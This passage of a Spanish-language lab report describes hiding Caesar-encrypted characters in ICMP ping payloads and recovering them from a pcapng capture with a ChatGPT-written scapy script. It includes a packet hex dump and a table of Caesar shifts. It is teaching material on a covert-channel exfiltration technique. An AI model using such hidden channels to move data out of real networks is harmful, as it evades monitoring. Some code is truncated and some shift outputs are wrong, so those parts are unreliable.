0000	3c 9c 0f 9b 1d 6a 04 d9 f5 91 39 58 08 00 45 00	<....j.. ..9X..E..
0010	00 54 00 00 00 00 3a 01 7c fc 08 08 08 08 c0 a8	·T.....:·  .....
0020	32 f5 00 00 42 bd 14 65 00 01 58 fe ef 64 00 00	2...B...e ..X..d..
0030	00 00 3f 65 0d 00 00 00 00 00 67 67 67 67 67 67	..?e.... ..ggggggg
0040	67 67 67 67 67 67 67 67 67 67 67 67 67 67 67	ggggggggg ggggggggg
0050	67 67 67 67 67 67 67 67 67 67 67 67 67 67 67	ggggggggg ggggggggg
0060	67 67	gg

Figura 16: Campo data del paquete ICMP request para el primer ping

Como se puede observar en los ejemplos anteriores, el código pingGPT.py inserta uno de los caracteres del texto encriptado dentro del campo data, de tal forma que los primeros 8 bytes de dicho campo se mantienen intactos, mientras que el resto de los bytes tienen todos el mismo valor del carácter mencionado anteriormente.

### 3.3. Actividad 3

Por último, la actividad 3 pide que a través de la captura PCAPNG obtenida de la actividad anterior, puedas abrir el archivo y detectar los paquetes ICMP con los caracteres del texto encriptado en la primera actividad, para luego conseguir todas sus variaciones en el algoritmo Cesar, y así encontrar la combinación más probable de corresponder al texto claro. Para ello, se tuvo que enviar el siguiente prompt en ChatGPT:

- "Genera un programa en python3, que permita abrir un archivo pcapng y filtrar los paquetes con protocolo ICMP y dirección IP de destino 8.8.8.8. El programa deberá leer el último byte del campo data de cada uno de los paquetes ICMP y juntarlos en una variable string para luego conseguir todas sus variaciones en el algoritmo Cesar."

A continuación se presentan las siguientes figuras como evidencia del prompt utilizado en ChatGPT para obtener resultados, junto a la respuesta entregada por el chatbot para solucionar el problema de esta actividad:




Figura 17: Prompt utilizado en ChatGPT para leer archivos pcapng y descryptar el texto entre paquetes ICMP




Figura 18: Respuesta de ChatGPT al prompt (Parte 1)



```
def main():
    packets = rdpcap('archivo.pcapng')
    filtered_packets = [packet for packet in packets if ICMP in packet and p

    data_bytes = b""
    for packet in filtered_packets:
        data_bytes += packet[Raw].load[-1:]

    data_string = data_bytes.decode('utf-8')
    print("Datos extraídos:", data_string)

    variations = []
    for shift in range(1, 26):
        shifted_data = cesar_cipher(data_string, shift)
        variations.append(shifted_data)

    print("\nVariaciones usando el cifrado Cesar:")
    for idx, var in enumerate(variations):
        print(f"Shift {idx + 1}: {var}")


if __name__ == "__main__":
    main()
```

Regen

Figura 19: Respuesta de ChatGPT al prompt (Parte 2)

Observando las imágenes anteriores, se tiene que ChatGPT generó el siguiente código Python, donde se tiene la función `cesarcipher()` que tiene el propósito de cifrar con el algoritmo Cesar, según el valor de corrimiento que se entregue a la función. Por otro lado, la función `main()` muestra que el programa obtiene todos los paquetes provenientes del archivo `pcapng` y los filtra según protocolo ICMP y dirección IP de destino "8.8.8.8". Para los paquetes filtrados, se almacenan los últimos bytes dentro de una variable "databytes" y mediante decodificación se transforman los caracteres de valores hexadecimales a valores decimales. Una vez realizada la transformación, el programa consigue todas las variaciones del texto encriptado en algoritmo Cesar y las imprime en pantalla.

A continuación se presenta un ejemplo, donde se utiliza el archivo `capturaGPT.pcapng` para conseguir el mensaje encriptado entre sus paquetes ICMP y conseguir sus variaciones en el algoritmo Cesar.



```
waluigi@LAPTOP-N20DHV80: /mnt/c/Users/deser/Downloads
waluigi@LAPTOP-N20DHV80:/mnt/c/Users/deser/Downloads$ python3 readGPT.py
Datos extraídos: fgtmf ijq frtlzx

Variaciones usando el cifrado Cesar:
Shift 1: ghung jkr gsumay
Shift 2: hivoh kls htvnbz
Shift 3: ijwpi lmt iuwoca
Shift 4: jkxqj mnu jvxpdb
Shift 5: klyrk nov kwyqec
Shift 6: lmzsl opw lxzrfd
Shift 7: mnatm pqx myasge
Shift 8: nobun qry nzbthf
Shift 9: opcvo rsz oacuig
Shift 10: pqdwp sta pbdvjh
Shift 11: qrexq tub qcewki
Shift 12: rsfyr uvc rdfxlj
Shift 13: stgzs vwd segymk
Shift 14: tuhat wxe tfhznf
Shift 15: uvibu xyf ugiaom
Shift 16: vwjcv yzg vjhbpn
Shift 17: wxkdw zah wkcqo
Shift 18: xylex abi xjldrp
Shift 19: yzmfy bcj ykmesq
Shift 20: zangz cdk zlnftr
Shift 21: aboha del amogus
Shift 22: bcpib efm bnphvt
Shift 23: cdqjc fgn coqiwu
Shift 24: derkd gho dprjxv
Shift 25: efsle hip eqskyw
waluigi@LAPTOP-N20DHV80:/mnt/c/Users/deser/Downloads$
```

Figura 20: Ejemplo del funcionamiento del código readGPT.py

Del ejemplo anterior, se puede ver que entre los datos extraídos del archivo pcapng se encontró el mensaje encriptado utilizado en los ejemplos anteriores. También se puede notar que entre todas las variaciones del algoritmo Cesar obtenidos del texto, el corrimiento que permitió conseguir el texto claro fue el número 21 de corrimiento.

## Conclusiones y comentarios

En este laboratorio, se tuvo que trabajar en generar programas con ChatGPT que permitiesen solucionar problemas de encriptación de texto claro mediante el uso del algoritmo Cesar, el transporte de información mediante el envío de paquetes ICMP request conteniendo los caracteres de un mensaje encriptado, y la lectura de mensajes encriptados entre múltiples paquetes ICMP dentro de un archivo PCAPNG para encontrar la mejor combinación que permita descryptar el mensaje emitido entre los múltiples paquetes ICMP.

Las actividades de laboratorio evidenciaron que el uso de ChatGPT para la resolución de problemas puede ser más complicado de lo que parece, ya que los resultados que entrega no siempre van a ser satisfactorios en el primer intento. Dicho esto, surgieron 4 problemas mientras se intentaba utilizar ChatGPT para solucionar las actividades:

- Se debe ser muy específico en el uso de palabras para que el prompt te entregue los resultados que desees, de otra forma ChatGPT no comprende exactamente lo que necesitas obtener.
- ChatGPT puede identificar tu prompt como algo malicioso, como fue al momento de solicitar un código que pueda generar tráfico de paquetes ICMP.
- Debido a que el servicio aún tiene actualizaciones a la fecha, puede suceder que mientras necesitas ocuparlo, ChatGPT se encuentra fuera de servicio, lo que lleva a tener que utilizar otros sistemas de chatbot que puedan solucionar tu problema. Dicho problema sucedió el Martes 29 de Agosto mientras se estaba desarrollando la actividad.
- Siempre es necesario crear un nuevo chat en ChatGPT si necesitas intentar un nuevo prompt. Esto se debe a que si intentas enviar prompts que se parecen mucho dentro de un mismo chat, ChatGPT los identificará como la misma pregunta, por lo que su respuesta no tiene variación alguna de la que te dió en el prompt anterior, lo que te fuerza a tener que refrescar la página o crear nuevos chat.